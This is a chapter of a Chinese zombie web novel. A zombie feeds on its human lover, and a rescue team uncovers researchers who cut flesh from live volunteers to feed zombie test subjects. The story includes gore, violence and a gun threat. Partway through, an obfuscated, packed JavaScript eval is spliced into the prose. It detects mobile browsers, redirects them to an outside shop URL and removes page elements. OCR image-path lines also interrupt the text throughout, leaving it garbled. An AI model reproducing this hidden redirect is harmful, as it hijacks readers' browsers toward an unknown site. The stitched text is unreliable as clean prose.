维克多背过身去,不再看它。
单棕:……
单棕:??
它有点懵,又有点着急,十指抓了抓维克多的背,想让他转回来。
怎么突然就不理尸了呢?
它还没吃够。
这家伙,绝对趁它发呆悄悄拨快时间了!
“……你不喜欢我了。”
维克多哼哼唧唧,裹着风衣往几排书架里走,背影萧瑟。
“这么快就对我没兴趣了。”
“一点小事就能分神。”
“我的身体已经没有吸引力了么?”
“呜呜呜……”
“Honey不要我了……”
单棕瞪大双眸,眼中尽是不可置信。
这家伙在说什么?
它怎么可能不要他呢?它一直都很馋他的肉.体啊!
单棕焦躁地“嗷”了一声,紧跑两步抱住维克多的后腰,歪头咬住风衣。
维克多微微一顿,没像往常那样搂住它的双臂,却也没停下。
就这么由它抱着,摇摇晃晃的继续在书堆里逛。
“爱人之间要永远对彼此感兴趣才行。”
“Honey刚刚见了很多人,马上就厌烦我了呢。”
“是新鲜感过了吗?”
“好伤心啊,要是我能哭出泪就好了。”
“呜呜呜……”
维克多做出悲伤的动作,用袖子去擦并不存在的眼泪。
单棕忍无可忍,使出全身的力气,把这个高大的人类推到书架上。
跟维克多比起来,它有一丢丢矮,脑袋只到那家伙肩膀的位置。
但这并不妨碍它把他“咚”住。
“咔、咔。”
小丧尸的喉咙里发不出人类的语言,只能用行动来表示。
它手指很僵硬,只能抓和挠,做不了太精细的事。
以至于它在解那几颗风衣扣子的时候,怎么折腾都不得要法。
只能寄希望于将它们通通扒拉掉。
“咔、咔。”
没有不感兴趣。
它想吃,非常非常想吃。
正忙活着,遥远的某处忽然又传来一阵呼唤。
那并非个体发出的信息,而是群体的共鸣。
是同类。
单棕当这么久丧尸,刚刚还是头一次遇到这种情况。
同类们分享了一些信息,它也回应了一些自己知道的。
信息的传播不是画面,更不是文字,而是一种类似于脑电波的抽象东西。
单棕能感觉到,发出信号的同类们都很强大,应该是那些红眼睛的家伙。
在共鸣的群体之中,同等级的小丧尸,好像就它一只。
单棕就是被这种奇妙的交流短暂分了神。
但这次,它不想再回应。
丧尸并没有什么群体归属感,就算交流,目的也只是为了吃到人而已。
单棕跟那些倒霉的家伙可不一样。
它的食物就在怀里呢。
大概是感受到了它的急切,某个闹别扭的金发男终于肯为它代劳,依次将衣扣解开。
然后,慢吞吞地转过身,重新面向它。
单棕不敢再耽搁,也顾不得什么左边右边了,当即埋头进去,边抓边吃。
维克多脑袋后仰,靠枕在书架上,发出声悠长的喟叹。
“啊~~~”
“Honey……果然还是……最……喜欢我的……”
“就是这样……做得很棒……Honey……”
“不要理那些无聊的家伙,Honey在意的有我就够了。”
“啊~Honey~”
单棕的脑袋随着进食的动作晃荡,像是在回应般点点头。
它一心干饭,本不想理会那些红眼睛的家伙,可没想到群体共鸣的频率越来越高,呼唤也更加猛烈。
好像有什么重要的集体活动即将进行。
单棕起初忍得好好的,最后又开始恍惚走神。
不得不承认,红眼丧尸对低阶丧尸有天生的压制性和影响力。
单棕拒绝回应,就像幼狼未参与月光下的狼嚎。
有点难受。
当共鸣第五次传来时,一双温热的大手捂住了它的耳朵。
将外界的杂音全部隔离。
“我的房间能屏蔽它们的讯息,但外面好像不行呢。”
“Honey,认真感受我,好吗?”
“我就在你身边。”
“我在这里。”单棕啃食的动作停下,慢慢的,变成了吮.吸。
它听见了血液在血管里汩汩流动的细微声响,还有心脏磊动的声音。
一下、两下、三下……
那是一种沉稳而又平和的旋律,能抚平所有焦躁和不安。
单棕含着含着,眼皮有些发沉了。
丧尸不需要睡眠。
但现在,它有点怀念跟维克多躺在床.上的感觉了。
* * *
“V—0”实验室内,二十多名研究人员已被控制住,双手抱头靠墙而站。
雷兹夫跟赫利率领三十余人闯到此处,望着里面形形色色的仪器发呆。
其余的他们看不懂,但摆在东南方向的两个圆柱形舱体实在吸睛。
赫利率先举着枪走过去,小心翼翼靠到近前。
他原以为关在那里的会是两只实验体丧尸,没想到躺着的一男一女,居然就是本和米娅!
舱内满是淡绿色的营养液,管线从舱体底部延伸,在地面上蜿蜒爬行,并拢后汇入到墙边那台嗡嗡作响的机器。
赫利看不懂数据,见舱内的两人全都戴着呼吸器紧闭双眼,也不敢胡乱动按钮。他眯起眼睛,伸手拍了拍舱盖,试图引起两人的注意,离得近些才发现他们身上那被缝合过的长长刀口。
胳膊、腿、腰……
躺在营养液中的两人瘦削得像麻杆一样,难以想象刚到研究所时,他们还在因情绪激动而大喊大叫。
赫利捂住嘴,胃里那种拼命翻涌的感觉再度出现。
可这次,他却好像是早就吐干净了一样,怎么呕都呕不出来。
雷兹夫刚刚去看被束缚在实验床.上的丧尸们,慢一步才过来。
见到本和米娅的现状,雷兹夫“操”了一声,先是后退两步,随后又紧凑上前,边看边破口大骂。
“真把肉给割了?!”“我操!那傻*所长简直不是人!这怎么能下得去手!!”
“就为研究丧尸,把活人的命都给填进去了?!!”
“你们这帮人真是畜生!老子在外面拼死拼活的救人,就是为了带回来让你们这样霍霍的?!”
雷兹夫夺过赫利的枪,拇指拨动保险开关,直接把枪口指向那堆抱头的研究员们。
“不不,我们没有强迫,是他们自愿的!”
一名叫奈德的研究员赶忙解释,其他人也知道不妙,纷纷附和。
“你们别误会!最初那几天,所长用的可都是传统实验方法!”
“是啊是啊,只是用静脉注射高浓度神经递质类似物,还有安排参与者用语言刺激实验体,激活它们的应激反应……”
“但那些都没用,和先前得到的结果一样,全都是重复性的无效数据。”
“到了第三天,实验体的瞳孔收缩频率甚至出现了耐受性下降!所长不忍心错过这么难得的机会,就、就……”
“就换了另一种方法。”
说到这,刚才还着急解释的研究员们全都闷声,互相推诿,不肯开口。
雷兹夫本来就是个暴脾气,平时就烦别人吞吞吐吐,眼下更没耐心,直接把枪抵在奈德的脑门上。
“都这时候了还打什么哑谜?别看别人!就你了!你他*的给老子说!”
被点中的倒霉蛋奈德急忙举起双手,做出投降的动作,结结巴巴的咬舌头:“所、所长的意思是,我们可能都忽略了丧尸最基础的生存本能,不、不如试试……喂养。”
修女伊莎贝拉和老研究员的腿脚慢一些,刚刚才赶到。
一进来就听见这两个字,面色皆沉重下来。
雷兹夫气血翻涌,拿枪的手都在颤。
自从末日降临后,他杀丧尸向来不手软,权当那些都是畜生一样的怪物。
他没杀过人,就算跟谁有利益纷争,也会在冲破界限的关头让步。
人命第一,这向来是他的行事标准。
可现在,看着面前这群斯文败类,他竟觉得比真正的怪物更可怕。
私下里的猜测是一回事,亲耳听到真相又是另一回事。
想起这些天耽搁的时间,想起每次犹豫本和
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17300380|198592||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
米娅都要被他们多切一刀,雷兹夫就难受得像自己被割肉了一样!
“冷静点!”
修女见雷兹夫的状态不对,急忙上前按住他的胳膊,让他把枪口移开。
杀人和杀丧尸不一样,手上一旦沾了同类的血,不是被内疚感纠缠一生,就是逐渐变得麻木不仁。
无论哪种,命运都会彻底颠覆。
雷兹夫喘着粗气,眼球布满红血丝。
奈德侥幸逃得一命,忙不迭地感谢修女,在雷兹夫警告的目光中,继续艰难地吐出实情。
“血肉喂养……很管用,起初大家都高兴了一阵子,尤其是拒食反应,让我们都看到了希望。”
“谁都没想到,实验体的拒食并没有持续多久,反而出现更加贪食的现象。”
“当时所长已经把阶段性成功的好消息告诉大家了,骑虎难下……他也是怕大家失望,就跟本和米娅商量,按照先前的方法,继续尝试喂养。”“实验体们进步得越大,需要的血肉量就越多,到最后,两位参与者过于虚弱,每天都会晕厥。”
“所长也是没办法,才出去找其他参与者的……我们真是为了研究,没有害人!你看,他们不是还活得好好的?”
奈德说到最后,脸上浮现出平日里的冷漠神态。
在实验室里泡得太久,见惯了死死生生,很多研究员的情感已经变得十分迟钝。
存活,死亡。
清晰明了的两种状态,留不下悲伤和同情的空间。
雷兹夫到底没忍住。
他抡起砂锅大的拳头,一个一个的揍下去。
揍到最后,顺便给了自己两拳。
“错了,都错了。”赫利抱着脑袋,魔怔般喃喃自语,“丧尸就是丧尸,怪物就是怪物。”
“说到底,究竟为什么要搞‘逆转丧尸化’?”
“就算实验成功,一旦丧尸真的变回人类,那我们之前杀的怪物算什么?杀人吗?”
“等那些吃过人的丧尸复原,又该怎么面对吞噬过同类这种事?”“世界不会恢复,只会变成更恐怖的地狱。”
“我、我爸爸把我妈吃掉了,是我用铲子,亲手把我爸脑袋铲下来的。”
“难道我也是杀人犯吗?我当时只是想活下来而已,我有什么错……”
“这种实验从一开始就不应该存在!疯子!全都是疯子!”
“人就是人!死了就是死了,活下来的就好好活着!”
“你们不该搞这些东西!该死!该死!!”
赫利嘟囔到最后忽然失控,对着闪烁红绿光的仪器们疯狂踢踹。
那些宝贝都万分贵重,研究员们向来小心呵护,冷不丁见了,都像自己被打一样心疼,立刻想冲上去。
赫利拧眉,面相比在解压室里暴揍丧尸时还凶狠:“来啊!我看谁敢来!你们还愣着干什么?全都给我一起砸!!”
外勤组的队员们你看看我,我看看你,都不敢贸然行动。
赫利在所内人缘虽好,却没有混到精神领袖的份上。
他们追随的,只有敢以身涉险、拼命救人的雷兹夫。
雷兹夫握紧双拳,犹豫不定。
眼见实验室即将被砸毁,奈德急得冒火,扯开脖子嚷嚷:“不能砸!我们又发现了丧尸新的特性!群体共鸣!!”
“参与者们提供的血肉很宝贵,所长也知道,但他手头还有其他丧尸的研究,为获得更多数据,就尝试着把肉喂给其他高阶丧尸了。”
“结果,那些跟参与者完全无关的高阶丧尸,都模仿着实验体的样子做出了拒食之类的动作,而且进步比实验体们还快!”
“高阶丧尸之间居然能互相交流,传授经验,这可是先前从未发生过的事!”
“这些怪物,开始进化了!!”
奈德说得脸红脖子粗,面上隐约浮现出激动神色。
那模样与当众演讲的所长如出一辙,恍惚间,雷兹夫竟看见这两个相貌完全不同的人重叠在一起。
“现在实验正进行到最关键的阶段,只要有更多参与者帮忙,我们一定能破解丧尸共鸣的秘密!”
“所长只要四个还是太过保守!依我看,就应该再找十个!二十个!”
“哪怕是用我自己的血肉也可以!”
“只要研究能成功,我愿意为了科学献出我的命!!”